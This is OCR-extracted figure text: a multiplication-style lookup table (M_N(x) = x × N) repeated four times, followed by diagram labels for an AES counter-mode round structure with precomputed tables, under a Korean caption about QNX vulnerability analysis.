
$M_N(x) = x \times N$

	0	1	2
0	$M_1(0)$	$M_2(0)$	$M_3(0)$
1	$M_1(1)$	$M_2(1)$	$M_3(1)$
2	$M_1(2)$	$M_2(2)$	$M_3(2)$
3	$M_1(3)$	$M_2(3)$	$M_3(3)$
4	$M_1(4)$	$M_2(4)$	$M_3(4)$
5	$M_1(5)$	$M_2(5)$	$M_3(5)$
6	$M_1(6)$	$M_2(6)$	$M_3(6)$
7	$M_1(7)$	$M_2(7)$	$M_3(7)$
8	$M_1(8)$	$M_2(8)$	$M_3(8)$
9	$M_1(9)$	$M_2(9)$	$M_3(9)$
10	$M_1(10)$	$M_2(10)$	$M_3(10)$
11	$M_1(11)$	$M_2(11)$	$M_3(11)$
12	$M_1(12)$	$M_2(12)$	$M_3(12)$
13	$M_1(13)$	$M_2(13)$	$M_3(13)$
14	$M_1(14)$	$M_2(14)$	$M_3(14)$
15	$M_1(15)$	$M_2(15)$	$M_3(15)$

	0	1	2
0	$M_1(0)$	$M_2(0)$	$M_3(0)$
1	$M_1(1)$	$M_2(1)$	$M_3(1)$
2	$M_1(2)$	$M_2(2)$	$M_3(2)$
3	$M_1(3)$	$M_2(3)$	$M_3(3)$
4	$M_1(4)$	$M_2(4)$	$M_3(4)$
5	$M_1(5)$	$M_2(5)$	$M_3(5)$
6	$M_1(6)$	$M_2(6)$	$M_3(6)$
7	$M_1(7)$	$M_2(7)$	$M_3(7)$
8	$M_1(8)$	$M_2(8)$	$M_3(8)$
9	$M_1(9)$	$M_2(9)$	$M_3(9)$
10	$M_1(10)$	$M_2(10)$	$M_3(10)$
11	$M_1(11)$	$M_2(11)$	$M_3(11)$
12	$M_1(12)$	$M_2(12)$	$M_3(12)$
13	$M_1(13)$	$M_2(13)$	$M_3(13)$
14	$M_1(14)$	$M_2(14)$	$M_3(14)$
15	$M_1(15)$	$M_2(15)$	$M_3(15)$

	0	1	2
0	$M_1(0)$	$M_2(0)$	$M_3(0)$
1	$M_1(1)$	$M_2(1)$	$M_3(1)$
2	$M_1(2)$	$M_2(2)$	$M_3(2)$
3	$M_1(3)$	$M_2(3)$	$M_3(3)$
4	$M_1(4)$	$M_2(4)$	$M_3(4)$
5	$M_1(5)$	$M_2(5)$	$M_3(5)$
6	$M_1(6)$	$M_2(6)$	$M_3(6)$
7	$M_1(7)$	$M_2(7)$	$M_3(7)$
8	$M_1(8)$	$M_2(8)$	$M_3(8)$
9	$M_1(9)$	$M_2(9)$	$M_3(9)$
10	$M_1(10)$	$M_2(10)$	$M_3(10)$
11	$M_1(11)$	$M_2(11)$	$M_3(11)$
12	$M_1(12)$	$M_2(12)$	$M_3(12)$
13	$M_1(13)$	$M_2(13)$	$M_3(13)$
14	$M_1(14)$	$M_2(14)$	$M_3(14)$
15	$M_1(15)$	$M_2(15)$	$M_3(15)$

	0	1	2
0	$M_1(0)$	$M_2(0)$	$M_3(0)$
1	$M_1(1)$	$M_2(1)$	$M_3(1)$
2	$M_1(2)$	$M_2(2)$	$M_3(2)$
3	$M_1(3)$	$M_2(3)$	$M_3(3)$
4	$M_1(4)$	$M_2(4)$	$M_3(4)$
5	$M_1(5)$	$M_2(5)$	$M_3(5)$
6	$M_1(6)$	$M_2(6)$	$M_3(6)$
7	$M_1(7)$	$M_2(7)$	$M_3(7)$
8	$M_1(8)$	$M_2(8)$	$M_3(8)$
9	$M_1(9)$	$M_2(9)$	$M_3(9)$
10	$M_1(10)$	$M_2(10)$	$M_3(10)$
11	$M_1(11)$	$M_2(11)$	$M_3(11)$
12	$M_1(12)$	$M_2(12)$	$M_3(12)$
13	$M_1(13)$	$M_2(13)$	$M_3(13)$
14	$M_1(14)$	$M_2(14)$	$M_3(14)$
15	$M_1(15)$	$M_2(15)$	$M_3(15)$



IV(Nonce + Counter)
AddRoundKey
SubBytes
ShiftRows
MixColumns
AddRoundKey
1Round_IV
1Rounds Pre_Mix_table
IV(Nonce + Counter)
AddRoundKey
Round 1
Round 2
2Rounds Pre_Mix_table
SubBytes
ShiftRows
MixColumns
AddRoundKey
Round
2Round_IV
Round 3
Round 9
SubBytes
ShiftRows
AddRoundKey
⊕
Plain Text
Round 3
Round 9
SubBytes
ShiftRows
AddRoundKey
⊕
Plain Text
Cipher Text

QNX 취약점 분석

